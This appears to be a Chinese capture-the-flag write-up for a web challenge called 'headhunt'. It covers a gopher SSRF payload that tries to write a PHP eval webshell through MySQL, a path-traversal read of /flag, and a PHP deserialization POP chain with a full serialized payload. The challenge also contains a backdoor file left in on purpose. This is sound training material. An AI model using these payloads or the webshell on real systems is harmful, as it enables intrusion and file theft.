
摘要：升级赛web题目headhunt的write up


源码读取

打开题目网址，到了一个登录界面，首先看下源代码、抓包、扫目录，没发现什么，然后试着用admin注册下，注册成功登陆之后只有寻访界面，抓包看了下也没什么发现。先不考虑注入的话就只剩下Check按钮了



点击check发现给出了数据库的账号密码和名称等配置信息，然后看到url为 `http://124.16.75.162:31014/index.php?do=search&file=config.php` 的形式，就想到ssrf,又有数据库的信息，就想到用gopher协议攻击下数据库，写马到test.php，访问 `?do=search&file=/var/www/html/test.php` 有内容但不是我们写的，说明这样行不通

已知信息还是太少了，想着要利用ssrf读取下源码



124.16.75.162:31014/index.ph
124.16.75.162:31014/index.php?do=search&file=gopher://127.0.0.1:3306/_%a3%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%00%00%00%00%00%00%0
转到上一页 (Alt+←)
右击或下拉显示历史
hello
root@kali: ~
文件 动作 编辑 查看 帮助

```
┌──(root💀kali)-[~]
└─# gopherus --exploit mysql

                author: $_SpyD3r_$

For making it work username should not be password protected!!!

Give MySQL username: test
Give query to execute: select '<?php eval($_POST[hack]); ?>' INTO OUTFILE '/var/www/html/test.php';

Your gopher link is ready to do SSRF :

gopher://127.0.0.1:3306/_%a3%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%74%65%73%74%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%4e%00%00%00%03%73%65%6c%65%63%74%20%27%3c%3f%70%68%70%20%65%76%61%6c%28%24%5f%50%4f%53%54%5b%68%61%63%6b%5d%29%3b%20%3f%3e%27%20%49%4e%54%4f%20%4f%55%54%46%49%4c%45%20%27%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%2f%74%65%73%74%2e%70%68%70%27%3b%20%01%00%00%00%01

-----------Made-by-SpyD3r-----------
```


直接构造 `?do=search&file=index.php` 读到index.php源码如下

```
<?php
echo "hello";

if (version_compare(PHP_VERSION, '7.0', '<')) {
    die('此程序需PHP版本大于7.0 !');
}

require 'init.php';

$dos = array('index', 'register', 'login', 'user', 'headhunt', 'calculator', 'search', 'backdoor
//$url = array();
foreach ($dos as $do) {
    $url[$do] = URL_ROOT . '/index.php?do=' .$do;
}


$do = Val('do', 'GET', 0);
if (!in_array($do, $dos)) {
    $do = 'index';
}

require ROOT_PATH . '/source/' . $do . '.php';
```

发现了好多文件，先读取下包含的init.php，因为有些不认识的变量和函数应该是在里面



```php

define('ALLOW_ACCESS', true);
define('ROOT_PATH', dirname(__FILE__));

require ROOT_PATH.'/config.php';

define('URL_ROOT', $config['urlroot']);
//define('URL_REWRITE', $config['urlrewrite']);
define('REGISTER', $config['register']);
//define('FILE_PATH', $config['filepath']);
//define('FILE_PREFIX', $config['fileprefix']);
define('TEMPLATE_PATH', ROOT_PATH.'/themes/'.$config['template']);
define('EXPIRES', $config['expires']);

require ROOT_PATH.'/source/function.php';
require ROOT_PATH.'/source/class/User.class.php';
require ROOT_PATH.'/source/class/DB.class.php';

session_start();
$user=new User();

$url = array();
$url['root'] = $config['urlroot'];
$url['themePath'] = $url['root'].'/themes/'.$config['theme'];

if (isset($user->user)) {
    $show['user']=array(
        'userName' => $user->user,
        'hechengyu' => $user->hechengyu,
        'trash' => $user->trash,
//        'avatarImg'        =>$user->avatarImg,
//        'avatarImg_s'    =>$user->avatarImg_s,
    );
}
//if($user->userId>0) {
//    $show['user']=array(
//        'userId'         =>$user->userId,
//        'userName'        =>$user->userName,
//        'adminLevel'    =>$user->adminLevel,
//        'token'            =>$user->token,
//        'avatarImg'        =>$user->avatarImg,
//        'avatarImg_s'    =>$user->avatarImg_s,
//        'signature'        =>$user->signature
```



```
//            signature                ,$user ,signature
//      );
//}
```

又发现了几个重要的包含文件：函数和类，且明确了ROOT_PATH即为网站主目录,读取function.php后发现了Val()函数的实现，即 `$_GET['do']`
回到index.php源码，限制了 `$do` 只能为数组里的动作，而且都有相对应的php源码文件在source目录里，所以 `/?do=search` 即为读取文件，全部读取下源码看看
首先肯定先看看backdoor

```php
<?php
if(!defined('ALLOW_ACCESS')) { die('Access Denied');}
$payload = $_POST['payload'];
$a = unserialize($payload);
echo $a;
```

发现反序列化漏洞，但是不能直接访问backdoor.php，要有ALLOW_ACCESS，而index.php源码里包含的init.php里定义了ALLOW_ACCESS是真，且index.php可以require在数组里的 `$do.php`
接下来再读取下search.php源码，发现果然是ssrf读取文件的源码


```php
<?php
if(!defined('ALLOW_ACCESS')) { die('Access Denied');}
$target = $_GET['file'];
if (isset($target) && is_string($target)) {
    if (strpos($target, "flag") == true) die("forbidden!");
    echo file_get_contents($target);
}
```

所以利用file_get_contents函数构造 `?do=search&file=读取的文件` 实现任意文件读取，但这里限制了flag只能在 `$target` 字符串的开头或没有。但我们并不知道flag的位置，也没办法读取目录。我只知道glob协议可以读取目录，在这里试了下 `?do=search&file=glob:///*fla*` 发现不行，只能靠经验猜了，猜flag的目录猜了好久。


解法一、目录穿越

这里我还试了下strpos的绕过，包括换行(%0a)、大小写、数组和目录穿越，都无回显，于是暂时放弃了从这里下手。(主要也是想到这样做完全没用到backdoor.php,觉得不太可能，结果还真可以)
但后面证明目录穿越是可以的，当时是输错了url。。。我当时猜测flag是在source/flag和/flag或者加上后缀名，因为flag在字符串开头是可以的，说明其只能在 `$target` 字符串后面。于是利用目录穿越构造payload

为 `http://124.16.75.162:31014/index.php?do=search&file=flag/../../../../../../../../flag` 成功得到flag,但当时好像是输错url了没发现回显，以为这样做不行，于是去试反序列化了



helloflag{4rkn1ght5_1d_ch4xer}



URL
http://124.16.75.162:31014/index.php?do=search&file=flag/../../../../../../../../flag

解法二、反序列化

看到backdoor是反序列化，肯定要去读取一下题目给出的类，而且还已经包含在index.php里了。不过我刚接触反序列化还不太熟悉，读了源码也没发现什么，反倒用php的内置类去试了好久，实在不应该

`?do=search&file=source/class/User.class.php`：

```
class User
{
    public $user;
    public $hechengyu;
    public $trash;
    public $db;
    public $tbUser;
    public $string;
    function __construct()
    {
       if (isset($_SESSION)) {
           if (isset($_SESSION['user'])){
               $this->user =  $_SESSION['user'];
           }
           if (isset($_SESSION['trash'])){
               $this->trash = $_SESSION['trash'];
           }
           if (isset($_SESSION['hechengyu'])) {
               $this->hechengyu = $_SESSION['hechengyu'];
           }
       } else {
           session_start();
       }
       $this->tbUser = 'users';
       $this->db = DBConnect();
    }
    function convert() {
        return $this->hechengyu->update();
    }
    function __toString() {

        return $this->string->convert();
    }
}
```

?do=search&file=source/class/DB.class.php：

```
class BlueDB
{
    public static function DB($databaseType = 'mysql')
    {
        switch (strtolower($databaseType)) {
            case 'mysql':
                return new DB_Mysql;
                break;
            default:
                return false;
                break;
        }
    }
}
/**
 * Mysql
 */
class DB_Mysql
{
    public $host, $username, $password, $database, $charset;
    public $linkId, $queryId, $configfile;

    function __destructor()
    {
//        Disconnect();
    }

    /* connect to database */
    public function Connect(
        $dbHost = 'localhost',
        $dbUser = 'root',
        $dbPwd = '',
        $dbName = '',
        $dbCharset = 'utf8'
    )
    {
        $this->host = $dbHost;
        $this->username = $dbUser;
        $this->password = $dbPwd;
        $this->database = $dbName;
        $this->charset = $dbCharset;

        $this->linkId = mysqli_connect($this->host, $this->username, $this->password);
        if (!empty($this->linkId)) {
            mysqli_query($this->linkId, "SET NAMES '" . $this->charset . "'");
            if (mysqli_select_db($this->linkId, $this->database)) {
                return $this->linkId;
            }
        } else {
            return false;
        }
    }
    /* disconnect to database */
    private function Disconnect()
    {
        if (!empty($this->linkId)) {
            if (!empty($this->queryId)) {
                mysqli_free_result($this->queryId);
            }
            return mysqli_close($this->linkId);
        }
    }
    public function update() {
        return file_get_contents($this->configfile);
    }
}
```

function.php则是定义了这两个类用到的一些函数
其实看到backdoor对反序列化的利用方式是echo而不是一般的eval就该想到User类里的__toString()魔术方法了，因为php官方文档给出的示例就是这个。

> __toString() 方法用于一个类被当成字符串时应怎样回应。例如 echo $obj; 应该显示些什么。

我当时没注意，后面看到__toString()魔术方法调用了convert(),convert()里又用到了一个没在类里定义过的函数update(),觉得奇怪就去所有源码里搜了下update函数，最后在竟在DB.class.php里搜到，而且还是用到了file_get_contents。。

```
public function update() {
    return file_get_contents($this->configfile);
}
```


于是思路就明确了，先把User类复制到本地环境，直接创建一个User类，输出序列化后的类对象。
这里还要重定义下__construct()魔术方法，直接给成员变量赋值，因为是调用的 `$this->string` 的convert()函数，所以 `$string` 成员必须是User类，直接等于 `$this` 即可。而convert()函数调用的又是 `$this->hechengyu` 的update()函数，已知update函数是DB_Mysql的类方法，于是 `$this->hechengyu = new DB_Mysql();`
这里不定义 `$this->db` 也可以，当时我定义了还得在本地搭建数据库环境

```
class User
{
    public $user;
    public $hechengyu;
    public $trash;
    public $db;
    public $tbUser;
    public $string;

    function __construct()
    {
       if (isset($_SESSION)) {
           if (isset($_SESSION['user'])){
               $this->user =  $_SESSION['user'];
           }
           if (isset($_SESSION['trash'])){
               $this->trash = $_SESSION['trash'];
           }
       } else {
           session_start();
       }
       $this->tbUser = 'users';
       $this->string = $this;
       $this->hechengyu = new DB_Mysql();
       $this->db = DBConnect();
    }

    function convert() {
        return $this->hechengyu->update();
    }

    function __toString() {

        return $this->string->convert();
    }

}
$a=new User();
echo urlencode(serialize($a));
```

而DB_Mysql类里的update函数具体实现是读取 `$this->configfile` 的文件内容，所以定义

```
class DB_Mysql
{
    public $host, $username, $password, $database, $charset;
    public $linkId, $queryId, $configfile="/flag";
}
```

最后输出序列化且url编码后的payload即可



helloflag{4rkn1ght5_1d_ch4xer}

URL
```
http://124.16.75.162:31014/index.php?do=backdoor
```

Enable POST

enctype: application/x-www-form-urlencoded

Body
```
payload=O%3A4%3A%22User%22%3A6%3A%7Bs%3A4%3A%22user%22%3BN%3Bs%3A9%3A%22hechengyu%22%3BO%3A8%3A%22DB_Mysql%22%3A8%3A%7Bs%3A4%3A%22host%22%3BN%3Bs%3A8%3A%22username%22%3BN%3Bs%3A8%3A%22password%22%3BN%3Bs%3A8%3A%22database%22%3BN%3Bs%3A7%3A%22charset%22%3BN%3Bs%3A6%3A%22linkId%22%3BN%3Bs%3A7%3A%22queryId%22%3BN%3Bs%3A10%3A%22configfile%22%3Bs%3A5%3A%22%2Fflag%22%3B%7Ds%3A5%3A%22trash%22%3BN%3Bs%3A2%3A%22db%22%3BN%3Bs%3A6%3A%22tbUser%22%3Bs%3A5%3A%22users%22%3Bs%3A6%3A%22string%22%3Br%3A1%3B%7D
```